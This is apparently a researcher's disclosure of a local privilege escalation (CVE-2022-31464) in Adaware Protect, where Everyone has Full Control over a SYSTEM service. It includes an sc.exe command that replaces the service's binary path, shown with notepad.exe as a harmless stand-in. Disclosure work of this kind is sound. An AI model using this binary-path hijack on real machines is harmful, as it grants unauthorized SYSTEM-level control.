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Adaware Protect Local Privilege Escalation through Insecure Service Permissions (CVE-2022–31464)


Introduction

> *Adaware Protect has a service called Adaware Protect Service which runs as the Local System Account. Since* ***Everyone*** *has* ***Full Control*** *over this service, a low privilege user can escalate his/her privileges to the* ***SYSTEM*** *level.*
>
> *I'm disclosing this vulnerability after waiting them for 60 days.*

Description of the Vulnerability

1. Title: Adaware Protect Local Privilege Escalation through Insecure Service Permissions
2. Product: Adaware Protect
3. Version: 1.2.495.4325 (Latest Version on 14 June 2022)
4. Homepage: https://www.adaware.com
5. Test Platform: Windows 10 19044

During the installation of Adaware Antivirus, you can also install Adaware Protect as you can see from the screenshot below.



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

After the installation, I realized that a new service is created whose name is Adaware Protect Service which executes AdawareProtectService.exe, and the process which is created by this service is running as SYSTEM privileges which is the highest privilege on Windows Systems.



Name	PID	CPU	I/O total ...	Private b...	User name	Description	Integrity	Sess...
AdAwareService.exe	12812	2.41	2.74 MB/s	24.79 MB	NT AUTHORITY\SYSTEM	adaware service	System	0
AdawareProtectService.exe	13588	5.32	274.58 kB...	9.73 MB	NT AUTHORITY\SYSTEM	Adaware Protect	System	0

I checked the permissions for this service and saw that EVERYONE has full control of that service configuration which may lead to escalate privileges from low privileged to SYSTEM level privilege.



Service Security Editor
Select a service from the list and click the "Open" button to launch security settings in a new window.

Service: Adaware Protect Service

Click to start the "Services" control panel applet to manage your services


This free utility was created by Core Technologies Consulting, LLC

Group or user names:
Everyone
SYSTEM
Administrators (DESKTOP-POTC0LR\Administrators)
INTERACTIVE
SERVICE

Permissions for Everyone	Allow	Deny
Full Control	☑	□
Read	☑	□
Start	☑	□
Stop	☑	□
Pause/Resume	☑	□

For special permissions or advanced settings, click Advanced.

From a low privileged account, you can change the service binary path to any binary that you want. In this way, you can execute this binary as the SYSTEM.



```
C:\Users\Test>whoami /priv

PRIVILEGES INFORMATION
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Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\Test>sc.exe config AdawareProtectService binPath="C:\Windows\System32\notepad.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\Test>
```


You can also confirm this change from the Services GUI.



Adaware Protect Service Properties (Local Computer)

Service name: AdawareProtectService

Display name: Adaware Protect Service

Description: Adaware Protect Service

Path to executable:
C:\Windows\System32\notepad.exe

Startup type: Automatic

Service status: Running

You can specify the start parameters that apply when you start the service from here.

Start parameters:

After changing its startup type to Disable and rebooting the computer (because you cannot stop the service directly), you can see that your selected binary is executed as SYSTEM (in our case it’s notepad.exe).

By following the same steps, anyone can take any permissions that he/she wants over an executable from a low privilege account.